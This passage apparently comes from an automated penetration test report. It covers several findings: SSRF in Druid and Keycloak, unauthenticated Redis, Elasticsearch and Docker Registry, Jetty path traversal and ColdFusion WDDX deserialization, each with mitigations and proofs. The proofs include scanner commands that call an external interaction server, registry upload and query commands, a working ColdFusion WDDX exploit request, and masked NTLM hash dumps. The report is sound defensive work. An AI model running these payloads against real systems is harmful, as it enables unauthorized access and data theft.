bhuser:ntlm_hash:0*****************************c
horizon3:ntlm_hash:f*****************************1
jsmith:ntlm_hash:f*****************************1
Administrator:ntlm_hash:2*****************************d
Admin:ntlm_hash:4*****************************c
```

2.3.110. Apache Druid Server-Side Request Forgery Vulnerability

HIGH 7

H3-2021-0041

Details

Apache Druid, by default, allows an unauthenticated user to control the parameters within a specially crafted url.

An unauthenticated attacker can make the Druid server forward requests to an arbitrary server. The attacker could get, modify, or delete resources on other services that may be behind a firewall and inaccessible otherwise. The impact of this flaw varies based on what services and resources are available on the network.

Information Disclosure | Unauthorized Access

Mitigations

- Implement authentication on the server.

References

- Security Best Practices for Apache Druid @ **https://github.com/apache/druid/blob/master/docs/operations/security-overview.md**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.104 : 8888	10.2.51.104	Apache Druid on 10.2.51.104 Port 8888		HIGH 7

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.104 : 8081	10.2.51.104	Apache Druid on 10.2.51.104 Port 8081		HIGH 7

Proof

Proof of exploitability against one of the affected assets: **Apache Druid on 10.2.51.104 Port 8888**

Out-of-band request and response showing that the Druid application connected to an attacker-specified external server

```
05/24/2024, 3:47 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
GET / HTTP/1.1
Host: cp8haus9f4dnbs8puj9078mb5dnofxrwx.main.interacth3.io
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
User-Agent: Java/1.8.0_275



Response:
HTTP/1.1 200 OK
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authorization
Access-Control-Allow-Origin: main.interacth3.io
Content-Type: text/html; charset=utf-8
Server: main.interacth3.io
X-Interactsh-Version: 1.1.7

<html><head></head><body>xwrxfond5bm8709jup8sbnd4f9suah8pc</body></html>
```

2.3.111. Redis Unauthenticated Access Vulnerability

MEDIUM 6.5

H3-2024-0018

Details

The host was identified to be running a Redis instance that does not require authentication to interact with it.

An attacker could access the Redis in-memory database and retrieve information about the Redis database. Depending on the configuration of the Redis server they may be also be able to write files to disk.

Unauthorized Access | Information Disclosure

Mitigations

- Reconfigure the Redis server to require all connections to be authenticated by enabling the requirepass option in redis.conf.

References

- CVE-2022-20821 @ **https://www.acunetix.com/vulnerabilities/web/redis-unauthorized-access-vulnerability/**
- Technical Demonstration of How This Could Be Abused @ **https://github.com/SLiNv/SLiNv.github.io/blob/master/_posts/2018-7-30-redis-unauthorized-access-vul.md**
- Vendor Patch Instructions @ **https://redis.io/docs/latest/operate/oss_and_stack/management/security/#authentication**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.220.50 : 6379	10.0.220.50	Redis on 10.0.220.50 Port 6379		MEDIUM 6.5

Proof

Proof of exploitability against affected asset **Redis on 10.0.220.50 Port 6379**

Proof of running the 'info' command unauthenticated on a target machine

```
05/24/2024, 6:13 PM

$ python3 /opt/h3/detect-unauth-redis.py --ip 10.0.220.50 --port 6379

$3273
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:636cde3b5c7a3923
redis_mode:standalone
os:Linux 4.15.0-213-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:9.2.1
process_id:1
run_id:dc7d41cb739c811b18493d410e4d5a417f3f280c
tcp_port:6379
uptime_in_seconds:1333096
uptime_in_days:15
hz:10
configured_hz:10
lru_clock:5323552
executable:/redis-server
config_file:/etc/redis/redis.conf

# Clients
connected_clients:1
client_recent_max_input_buffer:523
client_recent_max_output_buffer:0
blocked_clients:0

# Memory
used_memory:904176
used_memory_human:882.98K
used_memory_rss:6635520
used_memory_rss_human:6.33M
used_memory_peak:1409000
used_memory_peak_human:1.34M
used_memory_peak_perc:64.17%
used_memory_overhead:864814
used_memory_startup:796184
used_memory_dataset:39362
used_memory_dataset_perc:36.45%
allocator_allocated:1135432
allocator_active:1437696
allocator_resident:4337664
total_system_memory:12591849472
total_system_memory_human:11.73G
used_memory_lua:113664
used_memory_lua_human:111.00K
used_memory_scripts:18936
used_memory_scripts_human:18.49K
number_of_cached_scripts:47
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
allocator_frag_ratio:1.27
allocator_frag_bytes:302264
allocator_rss_ratio:3.02
allocator_rss_bytes:2899968
rss_overhead_ratio:1.53
rss_overhead_bytes:229785
```

```
[*] 10.0.220.50 is VULNERABLE over port 6379!
```

2.3.112. Unauthenticated Access to Elasticsearch

MEDIUM 6

H3-2021-0036

Details

Elasticsearch is a distributed search engine, commonly used for log aggregation and analysis. Unauthenticated access to Elasticsearch allows attackers to retrieve and potentially alter data in the cluster.

Attackers can access sensitive data stored in the Elasticsearch cluster, such as plain-text passwords, operational intelligence, and business-critical information. Attackers with write access can tamper with data and reconfigure the cluster.

Unauthorized Access | Information Disclosure | File Upload

Mitigations

- Require authentication to access the Elasticsearch cluster. Enabling xpack.security.enabled=True in the configuration file will disable anonymous access.

References

- Set up Minimal Security for Elasticsearch @ **https://www.elastic.co/guide/en/elasticsearch/reference/current/security-minimal-setup.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.40.114 : 9200	10.0.40.114	Elasticsearch on 10.0.40.114 Port 9200		MEDIUM 6

Proofs

Proofs of exploitability against affected asset **Elasticsearch on 10.0.40.114 Port 9200**

List of Elasticsearch indices and metadata for each index

```
05/24/2024, 5:40 PM

$ python3 /opt/h3/query_elasticsearch.py -T http://10.0.40.114:9200 -w

health status index              uuid                   pri rep docs.count docs.deleted store.size pri.sto
re.size
green  open   gl-events_8         aXmwTNTCRti0-6tvfmD7LQ   4   0          0            0       832b
   832b
green  open   gl-events_7         Ip8iGez_Seuwwf2bt1l43A   4   0          0            0       832b
   832b
green  open   gl-events_6         5Wg5yFY4Qg66L0PsTo13EQ   4   0          0            0       832b
   832b
green  open   gl-events_1         xC_gXk29Rp-fvHDP62lnAQ   4   0          0            0       832b
   832b
green  open   gl-events_0         KKBXy5q0TJiG6iFNE_4TTw   4   0          0            0       832b
   832b
green  open   gl-events_5         _ar4Nnj6Q9yH7X6pA5oqDg   4   0          0            0       832b
   832b
green  open   gl-events_4         yxNkrDtTSYGfOzFDQz9LNA   4   0          0            0       832b
   832b
green  open   gl-events_3         nWNJTr1eSEOFu26anfvDeQ   4   0          0            0       832b
   832b
green  open   gl-events_2         v-rK1HjqSPS8Pe-1p_6i_w   4   0          0            0       832b
   832b
green  open   gl-system-events_8 mgDNqaQ6RtWCJHAh0Ne4nA   4   0          0            0       832b
   832b
green  open   gl-system-events_2 motM9bm8QUCj0REDPhgQ9g   4   0          0            0       832b
   832b
```

```
green  open   graylog_0          pf5j07EdTWidSNyhAxjkLg   4   0          0            0       832b
   832b
green  open   gl-system-events_3 dqqN0xlWQB67xejAkSXFsA   4   0          0            0       832b
   832b
green  open   gl-system-events_0 KwPtKQnGStigQKzVdZFSDw   4   0          0            0       832b
   832b
green  open   gl-system-events_1 5MhFou3US_GFNd4ezdP9fQ   4   0          0            0       832b
   832b
green  open   gl-system-events_6 FfeUfI-bSWqxnrpHrDkt5g   4   0          0            0       832b
   832b
green  open   gl-system-events_7 8XTwstn8RD2ktJ-uj2vuSw   4   0          0            0       832b
   832b
green  open   gl-system-events_4 Z9UcDQc5S7ioVrUj4apdoA   4   0          0            0       832b
   832b
green  open   gl-system-events_5 jtRgRs7AR5-72h0EVnQGpA   4   0          0            0       832b
   832b
```

Metadata gathered about nodes in the Elasticsearch cluster

```
05/24/2024, 5:40 PM

$ python3 /opt/h3/query_elasticsearch.py -T http://10.0.40.114:9200 -w

[
    {
        "ip": "172.22.0.2",
        "heap.percent": "39",
        "ram.percent": "95",
        "cpu": "1",
        "load_1m": "0.00",
        "load_5m": "0.00",
        "load_15m": "0.00",
        "node.role": "dimr",
        "master": "*",
        "name": "1d32c8095c8f"
    }
]
```

Process metadata for nodes in the Elasticsearch cluster

```
05/24/2024, 5:40 PM

$ python3 /opt/h3/query_elasticsearch.py -T http://10.0.40.114:9200 -w

{
    "_nodes": {
        "total": 1,
        "successful": 1,
        "failed": 0
    },
    "cluster_name": "docker-cluster",
    "nodes": {
        "i9ppt69BQoaXgRXXfw1fOw": {
            "name": "1d32c8095c8f",
            "transport_address": "172.22.0.2:9300",
            "host": "172.22.0.2",
            "ip": "172.22.0.2",
            "version": "7.10.2",
            "build_flavor": "oss",
            "build_type": "docker",
            "build_hash": "747e1cc71def077253878a59143c1f785afa92b9",
            "roles": [
                "data",
                "ingest",
                "master",
                "remote_cluster_client"
            ],
            "process": {
                "refresh_interval_in_millis": 1000,
                "id": 6,
                "mlockall": true
            }
        }
    }
}
```

2.3.113. Unauthenticated Docker Registry API Access

MEDIUM 5.5

H3-2021-0009

Details

The Docker Registry API is accessible without authentication.

An attacker could access sensitive information stored in the registry such as manifests and configurations of each image stored in the catalog.

Information Disclosure | Unauthorized Access | File Upload

Mitigations

- Ensure the Docker Registry API implements TLS certificates from a trusted CA.
- Enable authentication to the Docker Registry API by configuring basic authentication or token based authentication.

References

- Docker Registry @ **https://docs.docker.com/registry/**
- Configuring a registry @ **https://docs.docker.com/registry/configuration/#auth**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.229.4 : 5001	10.0.229.4	Docker Registry on 10.0.229.4 (ex2.smoke.net) Port 5001		MEDIUM 5.5

Proofs

Proofs of exploitability against affected asset **Docker Registry on 10.0.229.4 (ex2.smoke.net) Port 5001**

List Permissions: Output of an anonymous API query to the /v2/_catalog endpoint showing accessible repositories.

```
05/24/2024, 2:57 PM

$ root@kali:~# curl -sk https://10.0.229.4:5001v2/_catalog

{
    "repositories": [
        "busybox",
        "python",
        "test/test",
        "ubuntu"
    ]
}
```

Write Permissions: Successfully uploaded a 0 byte test layer to the Docker registry at https://10.0.229.4:5001.

```
05/24/2024, 2:57 PM

$ root@kali:~# python docker_registry_upload.py --url https://10.0.229.4:5001

[#] Generating an upload URL via POST to https://10.0.229.4:5001/v2/test/blobs/uploads/
[*] Upload URL successfully generated
[#] Uploading test layer to generated URL at https://10.0.229.4:5001/v2/test/blobs/uploads/42b40740-e274-4
da5-a671-81b95179d6aa?_state=ontBRbQHed9p5Ly__DjPqoHgbeuiZX07qqmukNt9LuN7Ik5hbWUiOiJ0ZXN0IiwiVVVJRCI6IjQyY
jQwNzQwLWUyNzQtNGRhNS1hNjcxLTgxYjk1MTc5ZDZhYSIsIk9mZnNldCI6MCwiU3RhcnRlZEF0IjoiMjAyNC0wNS0yNFQyMTo1NzoyMC4
2NDAxMjg3MjlaIn0%3D
[*] Upload test layer complete
[#] Removing test layer
[*] Remove test layer complete
```

Read Permissions: Output of an anonymous API query to pull the latest manifest.json from the busybox repository.

```
05/24/2024, 2:57 PM
```

```
$ root@kali:~# curl -sk https://10.0.229.4:5001v2/busybox/manifests/latest

{
    "schemaVersion": 1,
    "name": "busybox",
    "tag": "latest",
    "architecture": "amd64"
}
```

2.3.114. Keycloak 12.0.1 - request_uri Blind Server-Side Request Forgery (SSRF)

MEDIUM 5.3

CVE-2020-10770

Details

A flaw was found in Keycloak before 13.0.0, where it is possible to force the server to call out an unverified URL using the OIDC parameter request_uri. This flaw allows an attacker to use this parameter to execute a Server-side request forgery (SSRF) attack.

Attackers can exploit this vulnerability to discover hosts and web applications on the same network as the Keycloak server. Attackers can send HTTP requests to those web applications through the Keycloak server.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- This vulnerability affects Keycloak versions before 13.0.0. Upgrade the product to the latest version.

References

- Keycloak 12.0.1 Server-Side Request Forgery #8776; Packet Storm @ **http://packetstormsecurity.com/files/164499/Keycloak-12.0.1-Server-Side-Request-Forgery.html**
- CVE-2020-10770 keycloak: Default Client configuration is vulnerable to SSRF using the "request_uri" parameter @ **https://bugzilla.redhat.com/show_bug.cgi?id=1846270**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.106 : 8080	10.2.51.106	Redhat Keycloak on 10.2.51.106 Port 8080		MEDIUM 5.3
10.2.51.106 : 8443	10.2.51.106	Redhat Keycloak on 10.2.51.106 Port 8443		MEDIUM 5.3

Proof

Proof of exploitability against one of the affected assets: **Redhat Keycloak on 10.2.51.106 Port 8080**

Out-of-band request and response showing that the vulnerable Keycloak application connected to an attacker-specified external server

```
05/24/2024, 3:53 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
;; opcode: QUERY, status: NOERROR, id: 30536
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cp8hk5s9f4dik8dgajf0qss5e5szo6o11.main.interacth3.io.  IN       A
```

```
Response:
;; opcode: QUERY, status: NOERROR, id: 30536
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8hk5s9f4dik8dgajf0qss5e5szo6o11.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cp8hk5s9f4dik8dgajf0qss5e5szo6o11.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8hk5s9f4dik8dgajf0qss5e5szo6o11.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8hk5s9f4dik8dgajf0qss5e5szo6o11.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.115. Jetty Limited Path Traversal Vulnerability - Second Variation

MEDIUM 5.3

CVE-2021-34429

Details

For Eclipse Jetty versions 9.4.37-9.4.42, 10.0.1-10.0.5 & 11.0.1-11.0.5, URIs can be crafted using some encoded characters to access the content of the WEB-INF directory and/or bypass some security constraints. This is a variation of the vulnerability reported in CVE-2021-28164/GHSA-v7ff-8wcx-gmc5.

Unauthenticated attackers can access files within the Jetty web server web root directory. These files may disclose sensitive information depending on the application running in Jetty.

Unauthorized Access | Information Disclosure

Mitigations

- Update to Jetty version 9.4.43, 10.0.6, 11.0.6 or later.

References

- CVE-2021-34429 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-34429**
- Encoded URIs can access WEB-INF @ **https://github.com/eclipse/jetty.project/security/advisories/GHSA-vjv5-gp2w-65vm**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.103 : 8081	10.2.51.103	Mortbay Jetty on 10.2.51.103 Port 8081		MEDIUM 5.3

Proofs

Proofs of exploitability against affected asset **Mortbay Jetty on 10.2.51.103 Port 8081**

HTTP response containing the contents of the web.xml file retrieved from the web root of the vulnerable target

```
05/24/2024, 4:29 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

HTTP/1.1 200 OK
Content-Length: 209
Accept-Ranges: bytes
Content-Type: application/xml
```

```
Last-Modified: Tue, 23 Apr 2024 21:25:31 GMT
Server: Jetty(11.0.5)

<!DOCTYPE web-app PUBLIC
 "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
 "http://java.sun.com/dtd/web-app_2_3.dtd" >

<web-app>
<display-name>ColdFusionX - Web Application</display-name>
</web-app>
```

HTTP response containing the contents of the web.xml file retrieved from the web root of the vulnerable target

```
05/24/2024, 4:29 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

HTTP/1.1 200 OK
Content-Length: 209
Accept-Ranges: bytes
Content-Type: application/xml
Last-Modified: Tue, 23 Apr 2024 21:25:31 GMT
Server: Jetty(11.0.5)

<!DOCTYPE web-app PUBLIC
 "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
 "http://java.sun.com/dtd/web-app_2_3.dtd" >

<web-app>
<display-name>ColdFusionX - Web Application</display-name>
</web-app>
```

2.3.116. Adobe ColdFusion WDDX Deserialization Info Leak Vulnerability

MEDIUM 5.3

CVE-2023-44353

Details

Adobe ColdFusion versions 2023.5 (and earlier) and 2021.11 (and earlier) are affected by an Deserialization of Untrusted Data vulnerability when parsing WDDX requests that could lead to information leakage. Exploitation of this issue does not require user interaction.

Remote unauthenticated attackers can leak sensitive information such as NTLM hashes and check for the presence of directories on the target server.

Information Disclosure

Mitigations

- Follow the instructions referenced in the vendor advisory.

References

- CVE-2023-44353 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-44353**
- Vendor Advisory @ **https://helpx.adobe.com/security/products/coldfusion/apsb23-52.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.4.132 : 80	10.2.4.132	Adobe Coldfusion on 10.2.4.132 (coldfusion18.pod04.example.internal) Port 80		MEDIUM 5.3
10.0.40.170 : 8500	10.0.40.170	Adobe Coldfusion on 10.0.40.170 Port 8500		MEDIUM 5.3

Proof

Proof of exploitability against one of the affected assets: **Adobe Coldfusion on 10.2.4.132 (coldfusion18.pod04.example.internal) Port 80**

HTTP request and response showing a 500 response code which validates the target being vulnerable to CVE-2023-44353 leading to information leak from the vulnerable Adobe Coldfusion server.

```
05/24/2024, 5:35 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf -header Host:
coldfusion18.pod04.example.internal

Request:
POST /CFIDE/wizards/common/utils.cfc?method=wizardHash%20inPassword=bar%20_cfclient=true HTTP/1.1
Host: coldfusion18.pod04.example.internal
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686 on x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
53.0.2820.59 Safari/537.36
Connection: close
Content-Length: 192
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

argumentCollection=<wddxPacket+version='1.0'><header/><data><struct+type='acoldfusion.tagext.io.cache.Cach
eTaga'><var+name='directory'><string>/etc/</string></var></struct></data></wddxPacket>

Response:
HTTP/1.1 500 Internal Server Error
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html;charset=UTF-8
Date: Sat, 25 May 2024 00:34:38 GMT
Server-Error: true

<!-- " ---></TD></TD></TD></TH></TH></TH></TR></TR></TR></TABLE></TABLE></TABLE></A></ABBREV></ACRONYM></A
DDRESS></APPLET></AU></B></BANNER></BIG></BLINK></BLOCKQUOTE></BQ></CAPTION></CENTER></CITE></CODE></COMME
NT></DEL></DFN></DIR></DIV></DL></EM></FIG></FN></FONT></FORM></FRAME></FRAMESET></H1></H2></H3></H4></H5>
</H6></HEAD></I></INS></KBD></LISTING></MAP></MARQUEE></MENU></MULTICOL></NOBR></NOFRAMES></NOSCRIPT></NOT
E></OL></P></PARAM></PERSON></PLAINTEXT></PRE></Q></S></SAMP></SCRIPT></SELECT></SMALL></STRIKE></STRONG><
/SUB></SUP></TABLE></TD></TEXTAREA></TH></TITLE></TR></TT></U></UL></VAR></WBR></XMP>

    <font face="arial"></font>



        <html>
                <head>
                        <title>Error Occurred While Processing Request</title>


    <script language="JavaScript">
    function showHide(targetName) {
        if( document.getElementById ) { // NS6+
            target = document.getElementById(targetName);
        } else if( document.all ) { // IE4+
            target = document.all[targetName];
        }

        if( target ) {
            if( target.style.display == "none" ) {
                target.style.display = "inline";
            } else {
                target.style.display = "none";
            }
        }
    }
    </script>


            </head>
        <body>

    <font style="COLOR: black; FONT: 16pt/18pt verdana">
        The web site you are accessing has experienced an unexpected error.<br>
                Please contact the website administrator.

    </font>
        <br><br>
```

```
    <table border="1" cellpadding="3" bordercolor="#000808" bgcolor="#e7e7e7">
    <tr>
        <td bgcolor="#000066">
            <font style="COLOR: white; FONT: 11pt/13pt verdana" color="white">
            The following information is meant for the website developer for debugging purposes.
            </font>
        </td>
    <tr>
    <tr>
        <td bgcolor="#4646EE">
            <font style="COLOR: white; FONT: 11pt/13pt verdana" color="white">
            Error Occurred While Processing Request
            </font>
        </td>
    </tr>
    <tr>
        <td>
            <font style="COLOR: black; FONT: 8pt/11pt verdana">

Error casting an object of type <b>class coldfusion.tagext.io.cache.CacheTag cannot be cast to class coldf
usion.runtime.Struct &#x28;coldfusion.tagext.io.cache.CacheTag and coldfusion.runtime.Struct are in unname
d module of loader coldfusion.bootstrap.BootstrapClassLoader &#x40;31183ee2&#x29;</b> to an incompatible t
ype.  This usually
indicates a programming error in Java, although it could also mean you
have tried to use a foreign object in a different way than it was designed.


    <table width="500" cellpadding="0" cellspacing="0" border="0">
    <tr>
        <td id="tableProps2" align="left" valign="middle" width="500">
            <h1 id="textSection1" style="COLOR: black; FONT: 13pt/15pt verdana">
            class coldfusion.tagext.io.cache.CacheTag cannot be cast to class coldfusion.runtime.Struct &#
x28;coldfusion.tagext.io.cache.CacheTag and coldfusion.runtime.Struct are in unnamed module of loader cold
fusion.bootstrap.BootstrapClassLoader &#x40;31183ee2&#x29;
            </h1>
        </td>
    </tr>
    <tr>
        <td id="tablePropsWidth" width="400" colspan="2">
            <font style="COLOR: black; FONT: 8pt/11pt verdana">

            </font>
        </td>
    </tr>
    <tr>
        <td height> </td>
    </tr>


    <tr>
        <td colspan="2">
            <font style="COLOR: black; FONT: 8pt/11pt verdana">
            Resources:
            <ul>

        <li>Check the <a href='http://www.adobe.com/go/prod_doc' target="new">ColdFusion documentation</a>
to ver
ify that you are using the correct syntax.</li>
        <li>Search the <a href='http://www.adobe.com/go/prod_support/' target="new">Knowledge Base</a> to
find a
solution to your problem.</li>

            </ul>
            <p>
        </td>
    </tr>

    <tr>
        <td colspan="2">
            <table border="0" cellpadding="0" cellspacing="0">
                <tr>
                    <td><font style="COLOR: black; FONT: 8pt/11pt verdana">Browser  </td>
                        <td><font style="COLOR: black; FONT: 8pt/11pt verdana">Mozilla&#x2f;5.0
&#x28;X11&#x3b; Ubuntu&#
x3b; Linux i686 on x86_64&#x29; AppleWebKit&#x2f;537.36 &#x28;KHTML, like Gecko&#x29; Chrome&#x2f;53.0.282
0.59 Safari&#x2f;537.36</td>
                </tr>
                <tr>
                        <td><font style="COLOR: black; FONT: 8pt/11pt verdana">Remote Address  
</td>
                        <td><font style="COLOR: black; FONT: 8pt/11pt verdana">172.20.0.2</td>
```

```
                </tr>
                <tr>
                    <td><font style="COLOR: black; FONT: 8pt/11pt verdana">Referrer  </td>
                        <td><font style="COLOR: black; FONT: 8pt/11pt verdana"></td>
                </tr>
                <tr>
                    <td><font style="COLOR: black; FONT: 8pt/11pt verdana">Date/Time  </td>
                        <td><font style="COLOR: black; FONT: 8pt/11pt verdana">25-May-24 12:34 AM</td>
                </tr>
            </table>
        </td>
    </tr>
    </table>


        <table width="500" cellpadding="0" cellspacing="0">
        <tr>
            <td valign="top">
                <font style="FONT: 8pt/11pt verdana;">
                Stack Trace
            </td>
        </tr>
        <tr>
            <td id="cf_stacktrace" >
                <font style="COLOR: black; FONT: 8pt/11pt verdana">

                <br />
                <br />
                <pre>java.lang.ClassCastException&#x3a; class coldfusion.tagext.io.cache.CacheTag cannot b
e cast to class coldfusion.runtime.Struct &#x28;coldfusion.tagext.io.cache.CacheTag and coldfusion.runtime
.Struct are in unnamed module of loader coldfusion.bootstrap.BootstrapClassLoader &#x40;31183ee2&#x29;&#xa
;&#x9;at coldfusion.filter.FilterUtils.GetArgumentCollection&#x28;FilterUtils.java&#x3a;50&#x29;&#xa;&#x9;
at coldfusion.filter.ComponentFilter.invoke&#x28;ComponentFilter.java&#x3a;205&#x29;&#xa;&#x9;at coldfusio
n.filter.ApplicationFilter.invoke&#x28;ApplicationFilter.java&#x3a;595&#x29;&#xa;&#x9;at coldfusion.filter
.RequestMonitorFilter.invoke&#x28;RequestMonitorFilter.java&#x3a;43&#x29;&#xa;&#x9;at coldfusion.filter.Mo
nitoringFilter.invoke&#x28;MonitoringFilter.java&#x3a;40&#x29;&#xa;&#x9;at coldfusion.filter.PathFilter.in
voke&#x28;PathFilter.java&#x3a;162&#x29;&#xa;&#x9;at coldfusion.filter.ExceptionFilter.invoke&#x28;Excepti
onFilter.java&#x3a;96&#x29;&#xa;&#x9;at coldfusion.filter.ClientScopePersistenceFilter.invoke&#x28;ClientS
copePersistenceFilter.java&#x3a;28&#x29;&#xa;&#x9;at coldfusion.filter.BrowserFilter.invoke&#x28;BrowserFi
lter.java&#x3a;38&#x29;&#xa;&#x9;at coldfusion.filter.NoCacheFilter.invoke&#x28;NoCacheFilter.java&#x3a;60
&#x29;&#xa;&#x9;at coldfusion.filter.GlobalsFilter.invoke&#x28;GlobalsFilter.java&#x3a;38&#x29;&#xa;&#x9;a
t coldfusion.filter.DatasourceFilter.invoke&#x28;DatasourceFilter.java&#x3a;22&#x29;&#xa;&#x9;at coldfusio
n.xml.rpc.CFCServlet.invoke&#x28;CFCServlet.java&#x3a;156&#x29;&#xa;&#x9;at coldfusion.xml.rpc.CFCServlet.
doPost&#x28;CFCServlet.java&#x3a;348&#x29;&#xa;&#x9;at javax.servlet.http.HttpServlet.service&#x28;HttpSer
vlet.java&#x3a;681&#x29;&#xa;&#x9;at javax.servlet.http.HttpServlet.service&#x28;HttpServlet.java&#x3a;764
&#x29;&#xa;&#x9;at coldfusion.bootstrap.BootstrapServlet.service&#x28;BootstrapServlet.java&#x3a;311&#x29;
&#xa;&#x9;at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter&#x28;ApplicationFilterChain.
java&#x3a;228&#x29;&#xa;&#x9;at org.apache.catalina.core.ApplicationFilterChain.doFilter&#x28;ApplicationF
ilterChain.java&#x3a;163&#x29;&#xa;&#x9;at coldfusion.monitor.event.MonitoringServletFilter.doFilter&#x28;
MonitoringServletFilter.java&#x3a;46&#x29;&#xa;&#x9;at coldfusion.bootstrap.BootstrapFilter.doFilter&#x28;
BootstrapFilter.java&#x3a;47&#x29;&#xa;&#x9;at org.apache.catalina.core.ApplicationFilterChain.internalDoF
ilter&#x28;ApplicationFilterChain.java&#x3a;190&#x29;&#xa;&#x9;at org.apache.catalina.core.ApplicationFilt
erChain.doFilter&#x28;ApplicationFilterChain.java&#x3a;163&#x29;&#xa;&#x9;at org.apache.tomcat.websocket.s
erver.WsFilter.doFilter&#x28;WsFilter.java&#x3a;53&#x29;&#xa;&#x9;at org.apache.catalina.core.ApplicationF
ilterChain.internalDoFilter&#x28;ApplicationFilterChain.java&#x3a;190&#x29;&#xa;&#x9;at org.apache.catalin
a.core.ApplicationFilterChain.doFilter&#x28;ApplicationFilterChain.java&#x3a;163&#x29;&#xa;&#x9;at org.apa
che.catalina.core.StandardWrapperValve.invoke&#x28;StandardWrapperValve.java&#x3a;202&#x29;&#xa;&#x9;at or
g.apache.catalina.core.StandardContextValve.invoke&#x28;StandardContextValve.java&#x3a;97&#x29;&#xa;&#x9;a
t org.apache.catalina.authenticator.AuthenticatorBase.invoke&#x28;AuthenticatorBase.java&#x3a;542&#x29;&#x
a;&#x9;at org.apache.catalina.core.StandardHostValve.invoke&#x28;StandardHostValve.java&#x3a;143&#x29;&#xa
;&#x9;at org.apache.catalina.valves.ErrorReportValve.invoke&#x28;ErrorReportValve.java&#x3a;92&#x29;&#xa;&
#x9;at org.apache.catalina.core.StandardEngineValve.invoke&#x28;StandardEngineValve.java&#x3a;78&#x29;&#xa
;&#x9;at org.apache.catalina.connector.CoyoteAdapter.service&#x28;CoyoteAdapter.java&#x3a;373&#x29;&#xa;&#
x9;at org.apache.coyote.http11.Http11Processor.service&#x28;Http11Processor.java&#x3a;382&#x29;&#xa;&#x9;a
t org.apache.coyote.AbstractProcessorLight.process&#x28;AbstractProcessorLight.java&#x3a;65&#x29;&#xa;&#x9
;at org.apache.coyote.AbstractProtocol&#x24;ConnectionHandler.process&#x28;AbstractProtocol.java&#x3a;893&
#x29;&#xa;&#x9;at org.apache.tomcat.util.net.NioEndpoint&#x24;SocketProcessor.doRun&#x28;NioEndpoint.java&
#x3a;1723&#x29;&#xa;&#x9;at org.apache.tomcat.util.net.SocketProcessorBase.run&#x28;SocketProcessorBase.ja
va&#x3a;49&#x29;&#xa;&#x9;at java.base&#x2f;java.util.concurrent.ThreadPoolExecutor.runWorker&#x28;ThreadP
oolExecutor.java&#x3a;1128&#x29;&#xa;&#x9;at java.base&#x2f;java.util.concurrent.ThreadPoolExecutor&#x24;W
orker.run&#x28;ThreadPoolExecutor.java&#x3a;628&#x29;&#xa;&#x9;at org.apache.tomcat.util.threads.TaskThrea
d&#x24;WrappingRunnable.run&#x28;TaskThread.java&#x3a;61&#x29;&#xa;&#x9;at java.base&#x2f;java.lang.Thread
.run&#x28;Thread.java&#x3a;834&#x29;&#xa;</pre></td>
            </tr>
        </table>

    </font>
        </td>
    </tr>
    </table>
    </body></html>
```

2.3.117. Authenticated Microsoft Windows Machine Account NTLM Coercion via Print Spooler Protocol Manipulation

MEDIUM 5.3

H3-2023-0016

PrinterBug

Details

